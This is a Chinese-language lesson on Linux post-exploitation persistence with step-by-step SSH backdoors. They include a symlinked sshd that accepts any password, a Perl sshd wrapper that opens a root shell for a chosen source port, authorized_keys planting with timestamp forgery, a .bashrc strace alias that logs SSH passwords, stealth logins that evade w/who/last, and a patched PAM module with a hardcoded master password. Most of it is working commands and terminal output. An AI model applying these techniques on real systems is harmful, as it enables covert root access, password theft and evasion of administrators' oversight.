
Linux权限维持

#2课时


SSH后门

软链接 sshd

```
#!bash
ln -sf /usr/sbin/sshd /tmp/su;/tmp/su -oport=12345
ssh root@192.168.78.19 -p 12345
```



```
[root@localhost ~]# ln -sf /usr/sbin/sshd /tmp/su;/tmp/su -oport=12345
[root@localhost ~]# netstat -anlp|grep 12345
tcp        0      0 0.0.0.0:12345           0.0.0.0:*               LISTEN      5185/su
tcp6       0      0 :::12345                :::*                    LISTEN      5185/su
[root@localhost ~]# ps -elf|grep su
5 S root      5185     1  0  80   0 - 28189 poll_s 17:27 ?        00:00:00 /tmp/su -oport=12345
0 R root      5292  3255  0  80   0 - 28177 -      17:27 pts/0    00:00:00 grep --color=auto su
[root@localhost ~]# 
```



```
→ ~ → ssh root@192.168.78.19 -p 12345
The authenticity of host '[192.168.78.19]:12345 ([192.168.78.19]:12345)' can't be established.
ECDSA key fingerprint is SHA256:NAgPMZmlDf5iTnZCl8gN1T38P7NQilwcocRDPskM5iw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.78.19]:12345' (ECDSA) to the list of known hosts.
root@192.168.78.19's password:
Last login: Thu Nov 12 17:05:46 CST 2020 from 192.168.78.144 on pts/1
Last login: Thu Nov 12 17:27:58 2020 from 192.168.78.144
[root@localhost ~]#
```


> 输入任意密码就可以root用户权限登陆，如果root用户被禁止登陆时，可以利用其他存在的用户身份登陆

Linux的一个后门引发对PAM的探究


SSH Server Wrapper

```
#!bash
cd /usr/sbin
mv sshd ../bin
echo '#!/usr/bin/perl' >sshd
echo 'exec "/bin/sh" if (getpeername(STDIN) =~ /^..LF/);' >>sshd
echo 'exec {"/usr/bin/sshd"} "/usr/sbin/sshd",@ARGV,' >>sshd
chmod u+x sshd
```

```
socat STDIO TCP4:192.168.78.37:22,sourceport=19526
```




```
root@mingy-ubt:/usr/sbin# pwd
/usr/sbin
root@mingy-ubt:/usr/sbin# cat sshd
#!/usr/bin/perl
exec "/bin/sh" if (getpeername(STDIN) =~ /^..LF/);
exec {"/usr/bin/sshd"} "/usr/sbin/sshd",@ARGV,
root@mingy-ubt:/usr/sbin# 
```




```
root@kali:~# socat STDIN TCP4:192.168.78.37:22,sourceport=19526

ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swapfile
sys
tmp
usr
var
vmlinuz
vmlinuz.old
python -c 'import pty;pty.spawn("/bin/bash")'
root@mingy-ubt:/# whoami
whoami
root
root@mingy-ubt:/#
```

```
#其中`x00x00LF`是19526的大端形式，便于传输和处理。如果你想修改源端口，可以用python的struct标准库实现

>>> import struct
>>> buffer = struct.pack('>I6',19526)
>>> print repr(buffer)
'\x00\x00LF'

>>> buffer = struct.pack('>I6',13377)
>>> print buffer
4A

>>> buffer = struct.pack('>I6',16714)
>>> print buffer
AJ
```



```
root@mingy-ubt:/usr/sbin# cat sshd
#!/usr/bin/perl
exec "/bin/sh" if (getpeername(STDIN) =~ /^..4A/);
exec {"/usr/bin/sshd"} "/usr/sbin/sshd",@ARGV,
root@mingy-ubt:/usr/sbin#
```




```
root@kali:~# socat STDIN TCP4:192.168.78.37:22,sourceport=13377
whoami
root
python -c 'import pty;pty.spawn("/bin/bash")'
root@mingy-ubt:/# ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:02:16:e4 brd ff:ff:ff:ff:ff:ff
    inet 192.168.78.37/24 brd 192.168.78.255 scope global dynamic noprefixroute ens33
       valid_lft 18944sec preferred_lft 18944sec
    inet6 fe80::c60e:d532:816d:db1c/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:91:41:ee:f5 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
root@mingy-ubt:/#
```

> 原理


```
init首先启动的是/usr/sbin/sshd,脚本执行到getpeername这里的时候，正则匹配会失败，于是执行下一句，启动/usr/bin/sshd，这是原始sshd。
原始的sshd监听端口建立了tcp连接后，会fork一个子进程处理具体工作。
这个子进程，没有什么检验，而是直接执行系统默认的位置的/usr/sbin/sshd，这样子控制权又回到脚本了。
此时子进程标准输入输出已被重定向到套接字，getpeername能真的获取到客户端的TCP源端口，如果是19526就执行sh给个shell。

来自https://www.anquanke.com/post/id/155943#h2-9
```

SSH Key


```
生成私钥和公钥：
ssh-keygen -t rsa

把公钥id_rsa.pub发送到目标上：
/root/.ssh/authorized_keys

更改时间：
touch -r

重启ssh服务：
service ssh restart
```



```
root@kali:~/.ssh# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:eDDRk12FTQRHE+Sr5l+ycZ6fevlRaeiRqSlcJuuHCqM root@kali
The key's randomart image is:
+---[RSA 3072]----+
|     .. o .oXX.  |
|      .+ . .o..  |
|     o  .     .  |
|      +      +.. |
|     . S. o =.o. |
|      .. = +.o . |
|    o   +.oo.o.+ |
|   . o ...+    X+|
|  E    .... .o=o*|
+----[SHA256]-----+
root@kali:~/.ssh# ls
id_rsa  id_rsa.pub  known_hosts
root@kali:~/.ssh# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC6l2rmtJjIp/wH0ZDjVKHyy6T983bv18e+/Ip4hKV8dHBlrstPjKItMaPho
Qoy1JhZ1vxZ2Dg3WS0GrlGCimeWgPtccIOoHBa3A+xYkh1tRx0jTPq6hFjMphfVTbTwoMIC1tH+RB/mf8ZmaEKfsIgESq4Qb/
HaKlTkLgiD/cvb0VC1fuFblro8O2M/B6SnVjPK54nLNKaWBQw0OnhAIxxc8v72saviURWQbbds1WQ+uyw4Lg0b0+sl4H0m/uD
rJOxoYi5Abw0NQ2OUHoGnRnHycou/yOy6W3/Kg2/9KmYmKrOCc0xk= root@kali
```



```
root@kali:~/.ssh# ssh root@192.168.78.37
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Ubuntu's Kubernetes 1.14 distributions can bypass Docker and use containerd
   directly, see https://bit.ly/ubuntu-containerd or try it now with

     snap install microk8s --channel=1.14/beta --classic

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

332 个可升级软件包。
45 个安全更新。

有新版本“20.04.1 LTS”可供使用
运行“do-release-upgrade”来升级到新版本。

*** 需要重启系统 ***
Last login: Fri Nov 13 11:37:31 2020 from 192.168.78.127
root@mingy-ubt:~#
```




```
root@mingy-ubt:~/.ssh# ll
总用量 16
drwx------  2 root root 4096 11月 13 11:38 ./
drwx------ 28 root root 4096 11月 13 13:36 ../
-rw-r--r--  1 root root  563 11月 13 11:38 authorized_keys
-rw-r--r--  1 root root 1990 11月 12 17:19 known_hosts
root@mingy-ubt:~/.ssh# touch -r known_hosts authorized_keys
root@mingy-ubt:~/.ssh# ll
总用量 16
drwx------  2 root root 4096 11月 13 11:38 ./
drwx------ 28 root root 4096 11月 13 13:36 ../
-rw-r--r--  1 root root  563 11月 12 17:19 authorized_keys
-rw-r--r--  1 root root 1990 11月 12 17:19 known_hosts
root@mingy-ubt:~/.ssh#
```

SSH Keylogger

编辑当前用户下的`.bashrc`文件，在配置文件末尾添加：

```
alias ssh='strace -o /tmp/sshpwd-`date +%d%h%m%s`.log -e read,write,connect -s2048 ssh'
```

ssh连接输入密码时的密码无论错误或者正确都能记录到log里。




```
write(4, "The authenticity of host '192.168.78.117 (192.168.78.117)' can't be establ
w.\nAre you sure you want to continue connecting (yes/no)? ", 213) = 213
read(4, "y", 1)                         = 1
read(4, "e", 1)                         = 1
read(4, "s", 1)                         = 1
read(4, "\n", 1)                        = 1
write(4, "|1|aI/QnG1hov8qvQBs0r6w+R7NG5k=|9FUuUWIOTkWQbIpd5gKNa0yT+48= ecdsa-sha2-ni
U/haZx2xvi2VgGS9tBsdMAV51HRr8wKfL57RSyACkVyRiTu3zJeCae1hsEX+HFA4=\n", 222) = 222
write(2, "Warning: Permanently added '192.168.78.117' (ECDSA) to the list of known h
write(3, "\0\0\0\f\n\25\0\0\0\0\0\0\0\0\0\0", 16) = 16
write(3, "@\351d\32\323\255\322\307\347HW\256\35g\227CZ\237\274\340\376)\215\365|\21
read(3, "\324\310\304y'\202Ko\222\2213g\356s\24\3227:\10Z\320t\301j\305\303\230\370\
write(3, "e\17l\276)y\356\331\24\213\236Y\3662\313=\246\270\340}/J-\203\214\216\10\2
\3750\\\322", 60) = 60
read(3, "\267\223*\270\251\304\201\302J\261n\250\4\315\242K\304\24T\0060\223\222\33\
 52
write(4, "root@192.168.78.117's password: ", 32) = 32
read(4, "r", 1)                         = 1
read(4, "o", 1)                         = 1
read(4, "o", 1)                         = 1
read(4, "t", 1)                         = 1
read(4, "\n", 1)                        = 1
write(4, "\n", 1)                       = 1
```


SSH隐身登录

隐身登录系统，不会被last who w等指令检测到


```
ssh -T user@host /bin/bash -i
ssh -o UserKnownHostsFile=/dev/null -T user@host /bin/bash -if
```



```
root@mingy-ubt:~# w
 15:49:12 up 23:25,  3 users,  load average: 0.00, 0.00, 0.00
USER     TTY      来自             LOGIN@   IDLE   JCPU   PCPU WHAT
root     :0       :0               四16    ?xdm?  10:29   0.00s /usr/lib/gdm3/
root     pts/2    192.168.78.117   15:49    4.00s  0.01s  0.01s -bash
root     pts/4    192.168.78.127   13:36    0.00s  0.08s  0.00s w
root@mingy-ubt:~# who
root     :0           2020-11-12 16:24 (:0)
root     pts/2        2020-11-13 15:49 (192.168.78.117)
root     pts/4        2020-11-13 13:36 (192.168.78.127)
root@mingy-ubt:~# last
root     pts/2        192.168.78.117   Fri Nov 13 15:49   still logged in
root     pts/4        192.168.78.127   Fri Nov 13 13:36   still logged in
root     pts/3        192.168.78.117   Fri Nov 13 13:36 - 15:48  (02:12)
root     pts/3        192.168.78.117   Fri Nov 13 13:36 - 13:36  (00:00)
root     pts/3        192.168.78.117   Fri Nov 13 11:38 - 13:19  (01:40)
root     pts/3        192.168.78.127   Fri Nov 13 11:37 - 11:37  (00:00)
root     pts/2        192.168.78.127   Fri Nov 13 10:55 - 15:15  (04:19)
mingy    pts/2        192.168.78.117   Thu Nov 12 17:17 - 17:19  (00:01)
mingy    pts/2        192.168.78.117   Thu Nov 12 17:01 - 17:01  (00:00)
root     :0           :0               Thu Nov 12 16:24   still logged in
reboot   system boot  4.15.0-46-generi Thu Nov 12 16:23   still running

wtmp begins Thu Nov 12 16:23:43 2020
root@mingy-ubt:~# █
```



```
root@kali:~# ssh -T root@192.168.78.37 /bin/bash -i
bash: 无法设定终端进程组(-1): 对设备不适当的 ioctl 操作
bash: 此 shell 中无任务控制
root@mingy-ubt:~# ls
ls
Desktop
helloword
libgmp3c2_4.3.2+dfsg-2ubuntu1_amd64.deb
pentestTools
PycharmProjects
snap
```



```
root@kali:~# ssh -o UserKnownHostsFile=/dev/null -T root@192.168.78.37 /bin/bash -if
The authenticity of host '192.168.78.37 (192.168.78.37)' can't be established.
ECDSA key fingerprint is SHA256:S0573m8nYEazIsMVA4+PD03S1joLMetS37aJZfqyQDE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.78.37' (ECDSA) to the list of known hosts.
bash: 无法设定终端进程组(-1): 对设备不适当的 ioctl 操作
bash: 此 shell 中无任务控制
root@mingy-ubt:~# hostname
hostname
mingy-ubt
root@mingy-ubt:~# █
```

Linux PAM 后门

下载pam源码

```
wget http://www.linux-pam.org/library/Linux-PAM-1.1.8.tar.gz
tar -zxf Linux-PAM-1.1.8.tar.gz
```

安装环境


```
apt install -y gcc flex
```

修改pam_unix_auth.c源码

> Linux-PAM-1.1.8/modules/pam_unix/pam_unix_auth.c

```
if (strcmp("mingyue",p)==0) {return PAM_SUCCESS;}
```

mingyue为设置的密码。




```
        /* verify the password of this user */
        retval = _unix_verify_password(pamh, name, p, ctrl);
        if (strcmp("mingyue",p)==0) {return PAM_SUCCESS;}

        name = p = NULL;

        AUTH_RETURN;
}
```

编译生成so文件

```
cd Linux-PAM-1.1.8
./configure --prefix=/user --exec-prefix=/usr --
localstatedir=/var --sysconfdir=/etc --disable-selinux --with-
libiconv-prefix=/usr
make
```

so文件路径：Linux-PAM-1.1.8/modules/pam_unix/.lib/pam_unix.so




```
root@mingy-ubt:~/桌面/Linux-PAM-1.1.8/modules/pam_unix/.libs# ls
bigcrypt.o    pam_unix_acct.o  pam_unix.lai        pam_unix.so    yppasswd_xdr.o
md5_broken.o  pam_unix_auth.o  pam_unix_passwd.o   passverify.o
md5_good.o    pam_unix.la      pam_unix_sess.o     support.o
root@mingy-ubt:~/桌面/Linux-PAM-1.1.8/modules/pam_unix/.libs# 
```

替换系统pam_unix.so文件

- 查找系统pam_unix.so文件路径

```
find / -name pam_unix.so 2>/dev/null
```



```
root@mingy-ubt:~# find / -name pam_unix.so 2>/dev/null
/lib/x86_64-linux-gnu/security/pam_unix.so
/root/桌面/Linux-PAM-1.1.8/modules/pam_unix/.libs/pam_unix.so
```

- 备份系统pam_unix.so文件


```
cp /lib/x86_64-linux-gnu/security/pam_unix.so
/tmp/pam_unix.so.bak
```

- 替换系统pam_unix.so文件

```
cp /root/桌面/Linux-PAM-1.1.8/modules/pam_unix/.libs/pam_unix.so /lib/x86_64-linux-gnu/security/pam_unix.so
```

修改时间戳

